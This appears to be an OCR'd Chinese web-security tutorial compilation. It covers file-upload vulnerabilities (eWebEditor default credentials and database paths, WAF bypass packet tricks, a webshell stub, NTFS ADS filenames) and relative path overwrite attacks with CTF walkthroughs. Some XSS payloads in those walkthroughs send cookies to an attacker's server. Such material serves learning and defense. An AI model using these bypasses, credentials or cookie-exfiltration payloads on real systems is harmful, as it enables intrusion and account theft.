action="http://22.22.22.22/fckeditor/editor/filemanager/upload/php/upload.php?Type=Media"

即可，然后上传

eWebEditor

1、默认后台

2.80 为 ewebeditor/admin_login.asp

2.80 为 admin/login.asp

2、默认账号密码

admin admin888

3、数据库地址

默认数据库地址

ewebeditor/db/ewebeditor.mdb

常用数据库地址

ewebeditor/db/ewebeditor.asa

ewebeditor/db/ewebeditor.asa

ewebeditor/db/#ewebeditor.asa

ewebeditor/db/#ewebeditor.mdb

ewebeditor/db/!@#ewebeditor.asp


ewebeditor/db/ewebeditor1033.mdb

asp asa 为后缀的数据库下载下来后改为 mdb


针对各种 WAF

1、垃圾数据

有些主机 WAF 软件为了不影响 web 服务器的性能，会对校验的用户数据设置大小上限，比如 1M。此种情况可以构造一个大文件，前面 1M 的内容为垃圾内容，后面才是真正的木马内容，便可以绕过 WAF 对文件内容的校验；




当然也可以将垃圾数据放在数据包最开头，这样便可以绕过对文件名的校验。




可以将垃圾数据加上 Content-Disposition 参数后面，参数内容过长，可能会导致 waf 检测出错。

2、filename

针对早期版本安全狗，可以多加一个 filename



或者将 filename 换位置，在 IIS6.0 下如果我们换一种书写方式，把 filename 放在其他地方：



3、POST/GET

有些 WAF 的规则是：如果数据包为 POST 类型，则校验数据包内容。


此种情况可以上传一个 POST 型的数据包，抓包将 POST 改为 GET。

4、以上方式

针对 WAF，以上介绍的服务器解析漏洞、文件包含漏洞等都可以尝试绕过。

5、利用 waf 本身缺陷

删除实体里面的 Conten-Type 字段



第一种是删除 Content 整行，第二种是删除 C 后面的字符。删除掉 Content-Type: image/jpeg 只留下 c，将 .php 加 c 后面即可，但是要注意额，双引号要跟着 c.php。

正常包：

Content-Disposition: form-data; name="image";

filename="085733uykwusqcs8vw8wky.png"Content-Type: image/png

构造包：

Content-Disposition: form-data; name="image";
filename="085733uykwusqcs8vw8wky.png C.php"

删除 Content-Disposition 字段里的空格


增加一个空格导致安全狗被绕过案列：

Content-Type: multipart/form-data;
boundary=－－－－－－－－－－47146314211411730218525550 99

尝试在 boundary 后面加个空格或者其他可被正常处理的字符：

boundary= －－－－－－－－－－47146314211411730218525550

修改 Content-Disposition 字段值的大小写



Boundary 边界不一致

每次文件上传时的 Boundary 边界都是一致的：

Content-Type: multipart/form-data;

boundary=----------------------------471463142114117302185255509 9

Content-Length: 253

----------------------------471463142114117302185255509 9

Content-Disposition: form-data; name="file1"; filename="shell.asp"

Content-Type: application/octet-stream


<%xxxxxxxx request("a")%>

----------------------------471463142114117302185255509 9--

但如果容器在处理的过程中并没有严格要求一致的话可能会导致一个问题，两段 Boundary 不一致使得 waf 认为这段数据是无意义的，可是容器并没有那么严谨：

Win2k3 + IIS6.0 + ASP

文件名处回车




多个 Content-Disposition

在 IIS 的环境下，上传文件时如果存在多个 Content-Disposition 的话，IIS

会取第一个 Content-Disposition 中的值作为接收参数，而如果 waf 只是取最后一个的话便会被绕过

Win2k8 + IIS7.0 + PHP




利用 NTFS ADS 特性

ADS 是 NTFS 磁盘格式的一个特性，用于 NTFS 交换数据流。在上传文件时，如果 waf 对请求正文的 filename 匹配不当的话可能会导致绕过。

上传的文件名	服务器表面现象	生成的文件内容
Test.php:a.jpg	生成Test.php	空
Test.php::$DATA	生成test.php	<?php phpinfo();?>
Test.php::$INDEX_ALLOCATION	生成test.php文件夹	
Test.php::$DATA.jpg	生成0.jpg	<?php phpinfo();?>
Test.php::$DATA\aaa.jpg	生成aaa.jpg	<?php phpinfo();?>

文件重命名绕过

如果 web 程序会将 filename 除了扩展名的那段重命名的话，那么还可以构造更多的点、符号等等。



特殊的长文件名绕过


文件名使用非字母数字，比如中文等最大程度的拉长，不行的话再结合一下其他的特性进行测试：

shell.asp;

.jpg

反删除

将下图 file1 改成了 file4，这样就不会把这个文件删除了。（JCMS 漏洞）



总结

条件：寻找一个上传点，查看上传点是否可用。

利用：

首先判断是程序员自己写的上传点，还是编辑器的上传功能

如果是编辑器上传功能，google 当前编辑器的漏洞

如果是程序员写的上传点

上传一个正常的 jpg 图片 查看上传点是否可用

上传一个正常的 jpg 图片，burp 拦截，修改后缀为 php (可以检测前端验证 MIME 检测 文件内容检测 后缀检测）

上传一个正常的 jpg 图片，burp 拦截， 00 截断 1.php%00.jpg

判断服务器是什么类型，web 服务器程序，是什么类型，版本号多少

利用解析漏洞

防护建议

1、使用白名单限制可以上传的文件扩展（白名单比黑名单可靠多了）

2、验证文件内容，使用正则匹配恶意代码限制上传

3、对上传后的文件统一随机命名，不允许用户控制扩展名

4、修复服务器可能存在的解析漏洞

5、严格限制可以修改服务器配置的文件上传如：.htaccess

6、隐藏上传文件路径。

7、升级 Web Server

8、及时修复 Web 上传代码（重要）

9、不能有本地文件包含漏洞

10、注意 0x00 截断攻击（PHP 更新到最新版本）

11、上传文件的存储目录禁用执行权限

拓展资料

http://thief.one/2016/09/21/%E6%9C%8D%E5%8A%A1%E5%99%A8%E8%A7%A3%E6%9E%90%E6%BC%8F%E6%B4%9E/

参考资料

http://www.y-hkl.top/2017/09/16/%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E6%BC%8F%E6%B4%9E%E8%A7%A3%E6%9E%90%E5%8F%8A%E7%BB%95%E8%BF%87%E5%A7%BF%E5%8A%BF/

http://www.cnblogs.com/stevenwuzheng/p/5354236.html

https://blog.csdn.net/weiwangchao_/article/details/46686505

http://www.myh0st.cn/index.php/archives/7/

http://rdc.hundsun.com/portal/article/627.html

http://jdrops.dropsec.xyz/2017/07/17/%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E6%BC%8F%E6%B4%9E%E6%80%BB%E7%BB%93/

https://thief.one/2016/09/22/%E4%B8%8A%E4%BC%A0%E6%9C%A8%E9%A9%AC%E5%A7%BF%E5%8A%BF%E6%B1%87%E6%80%BB-%E6%AC%A2%E8%BF%8E%E8%A1%A5%E5%85%85/

http://wyb0.com/posts/file-upload-editor-upload-vulnerability/

RPO 相对路径覆盖攻击

原创： mntn 信安之路 2018-04-09


RPO (Relative Path Overwrite) 相对路径覆盖，最早由 Gareth Heyes 在其发表的文章中提出。主要是利用浏览器的一些特性和部分服务端的配置差异导致的漏洞，通过一些技巧，我们可以通过引入相对路径来引入其他资源文件，以达到我们的目的。

漏洞成因：

RPO 依赖于浏览器和网络服务器的反应，基于服务器的 Web 缓存技术和配置差异，以及服务器和客户端游览器的解析差异，利用前端代码中加载的 css/js 的相对路径来加载其他文件，最终浏览器将服务器返回的不是 css/js 文件，而是当作 css/js 来解析，从而导致 xss、信息泄露等漏洞产生。

Apache 服务器和 Nginx 服务器对 url 解析差异

Apache 服务器对正常 url 的解析：



Nginx 服务器对正常 url 的解析：

而将 url 中的 / 编码为 %2f 之后，就会体现出 Apache 和 Nginx 的差异：

Apache 对编码后的 url 的解析：

Nginx 对编码后的 url 的解析：

可以看到，Apache 服务器对编码后的 url 不能正常解析，而 Nginx 却可以正常解析。

但其实 Apache 服务器不能解析%2f 是默认配置问题，可见：链接包含 ”%2F” 导致 mod_rewrite 失效

加载相对路径文件差异

在 Nginx 中，服务器可以正常解析 url ，即服务器在加载文件时会解码后找到对应文件返回客户端，但是在客户端时不会对 url 进行解码的

那么服务器在解码 url 的时候会发生什么有趣的事呢?

我们在 index.php 中使用相对路径引入 rpo.css 文件


```
<?php

echo $_SERVER['SERVER_SOFTWARE'];
```

```
echo "<script src='../static/rpo.css'></script>";

echo "<link rel='stylesheet' href='../static/rpo.css'></link>"

?>
```

看看在编码前后的 url 下有什么差异：


编码前，访问的 css 路径：

http://localhost/RPO/static/rpo.css



编码后，访问的 css 路径：

http://localhost/static/rpo.css



可以看到，编码前后访问的 css 文件路径改变，index.php 路径没有改变，由此可见服务器在访问相对路径文件时的差异是以最后一个可用的 / 作为根目录

这句话我看资料的时候一直不懂，自己复现的时候才明白。


由上所述，假如访问的路径为

http://localhost/RPO/rpo/index.php

那么最后一个可用的 / 就是 index.php 前面的，那么根目录就是

http://localhost/RPO/

相当于使用 cd .. 命令回到上一级文件夹，在 RPO 文件夹下有 rpo、static 两个文件夹，所以 index.php 是一个 rpo 文件，回到上一级是 RPO。



那么很简单了，url 为

http://localhost/RPO/rpo%2findex.php

时，最后一个可用的 / 在 rpo 前面，那么根目录就是

http://localhost/

引入的 css 文件就在

http://localhost/static/rpo.css

简单利用

google 案例：

https://blog.innerht.ml/rpo-gadgets/

简单复述如下：

作者找到了一个存在 RPO 攻击可能性的页面：

http://www.google.com/tools/toolbar/buttons/apis/howto_guide.html

页面中存在如下语句引入相对路径的 css 文件：

```
<html>
<head>
<title>Google Toolbar API - Guide to Making Custom Buttons</title>
<link href="../../styles.css" rel="stylesheet" type="text/css" />
[..]
```

作者研究了目标服务器如何解释路径，发现浏览器以 / 分隔目录，但是对于在路径中使用斜杠的服务器并不一定意味着有目录。例如，JSP 接受路径参数，该参数将分号后面的所有内容作为参数处理（例如 http://example.com/path;/notpath），而浏览器无法识别此模式并认为它仍在路径中并且有一个目录。

同时，Google 的工具栏也有自己的解释怪癖：

在发送请求给目标之前，会将请求进行处理并解码所有路径，但依旧不能正确处理 %2f 为 /。

于是，作者利用 RPO 攻击，引入了一个可控的页面

```
http://www.google.com/gadgets/directory?synd=toolbar&frontpage=1&q={}*{backgroun
    d:red}
```

其中 q 是指定搜索项，并会将该参数反应在页面上。

RPO 需要持续的注入，因为导入的样式表不包含查询字符串本身。但是由于路径解码的行为，我们能使用如下 payload 导入样式：

```
http://www.google.com/tools/toolbar/buttons%2fgallery%3fq%3d%250a%257B%257D*
    %257Bbackground%253Ared%257D/..%2f/apis/howto_guide.html
```

CSS

利用浏览器特性，可以控制路径来是其解析任何非 css 的文件为 css，从而产生漏洞，并且 css 语法没有那么严格，可以存在很多脏字符。

```
{}*{color: red;}
```

向上面的语句，即使有不符合 css 语法的地方，游览器也会忽略，继续向下执行直到有合法的 css 代码,所以我们引入的 css 文件可以有很多种写的方式。

如果页面中包括隐私数据和注入点的话我们可以用 CSS Magic 去偷取，使用条件:

1、注入点应该在隐私数据之前

2、注入点允许 %0a,%0c,%0d 等空白字符

3、隐私数据不包含段间歇

在 Google 的例子中就有如下 payload 用来获取隐私数据:

payload: http://www.google.com/search?nord=1&q={}%0a@import"//innerht.ml?

其中 @import 是一种不常使用的，容易被前端开发忽视的方法。用来引入 css 文件，import 先于除了 @charset 外的其他 css 规则。

js

js 相比 css 语法就显得严格多了，不能包含脏字符，所以写 payload 的时候要注意些。不过可以通过 eavl(String.fromCharCode(97)) 的方式执行 js 语句

如果是 html 语句的 payload，请使用 document.write 写入 html dom 中

CTF 实战利用

RPO 导致 XSS

题目来自第二届强网杯 web 题目 show your mind，题目描述:

http://39.107.33.96:20000

Please help me find the vulnerability before I finish this site

hint xss bot phantomjs 2.1.1


hint2 : xss report 页

在 Write article 页面可以写入任意内容，Overview 页面查看当前账户的所有留言，发现无论输入什么语句都不会造成 xss，查看源码发现

```
<script src="../static/js/jquery.min.js"></script>

<script src="../static/js/bootstrap.min.js"></script>
```

存在 rpo 漏洞，尝试了一下，发现 jquery.min.js 是我们可控的

写入新文章 alert(1)，点击 view，在 url 后面加上 /..%2f..%2f..%2f..%2f，自动跳转到初始页面，此时弹窗



查看源码，发现 jquery.min.js 的 url 地址

```
http://39.107.33.96:20000/index.php/view/article/2849/static/js/jquery.min.js
```

内容就是我们所输入的 alert(1)

那么引入 js 的语句就相当于

```
<script>alert(1)</script>
```

在写入新文章时，如果填写了标题，就会引入 html 代码，类似如下：

此时解析为 js 时就会引起异常，核心点就在这里，如何使网页将我们的输入解析成正确的 js 代码?

我们的输入最终会反应在 jquery.min.js 中，首先要我们的输入要符合 js 语法，并且能绕过检测过滤达到我们的目的，那么使用 fromCharCode 就是最好的办法，然后，html 中的<script> 会引入执行 js 代码，js 会自动把 Unicode 值转为 string，html 接着解析 string 就可以了，漏洞利用完成

所以解题思路出来了，利用 rpo 直接打 cookie，但是这里是 js 文件，语法严格，而且对一些特殊字符进行了实体化处理，payload 采用上面提到的 eval(String.fromCharCode(97)) 方式

获取根目录的 cookie：

```
b=document.cookie;a="<img src=//ip/"+btoa(b)+">";document.write(a);
```

ip 是自己的 vps ip 或着 xss 平台

document.write(a) 将语句输出写入 html 之中，然后继续解析 document.write 输出的内容

将页面通过 Report 页面发给管理，后台自动点击脚本访问 url，vps 获取查看 cookie 即可得到提示 Try to get the cookie of path "/QWB_fl4g/QWB/"，也就是需要获取不同目录下的 cookie，可以通过 iframe 标签来加载，最后获取 iframe 里的 cookie

柠檬爷爷的 payload：

```
var i = document.createElement("iframe");

i.setAttribute("src", "/QWB_fl4g/QWB/");

document.body.appendChild(i);

i.addEventListener( "load", function(){

  var content = i.contentWindow.document.cookie;

  location='//ip/'+btoa(content);

}, false);
```

最后即可拿到 flag，Report 页面需要提交一个 code ，用脚本跑一下就能得到，本身是限制脚本的自动化攻击

```
<?php

error_reporting(0);

//          变   a 对应   值

$a = "87d445";
```

```
for($i=1;$i<1000000;$i++){
    if(substr(md5($i),0,6) == $a){
        print($i);
        exit();
    }
}
echo "ok";
```

去年 pwnhub 也有一道 RPO 的题目，大家可以去看看 firesun 的 wp，出题人自己的 wp 用很巧妙的方式获取了网页源代码

可以先测试一个demo，先注册两个用户，比如说是uid是11和9，然后uid为9的用户给uid是11的用户发送一个消息，内容： {} * {color:red;} ，然后uid为11的用户查看页面 http://ip/SECRET/user/11/ 时，消息内容会被解析为css，使页面变红，如图：

知道原理后，配合源码中的注释，有一个robot会发送flag给admin，admin收到一个包含链接的消息时会check，所以构造payload

1. 给uid为2的用户发送两次消息，分别是 {} @import url('http://1.2.3.4/ 和 ');" 中间需要间隔10分钟，其中1.2.3.4需要换为自己VPS的IP
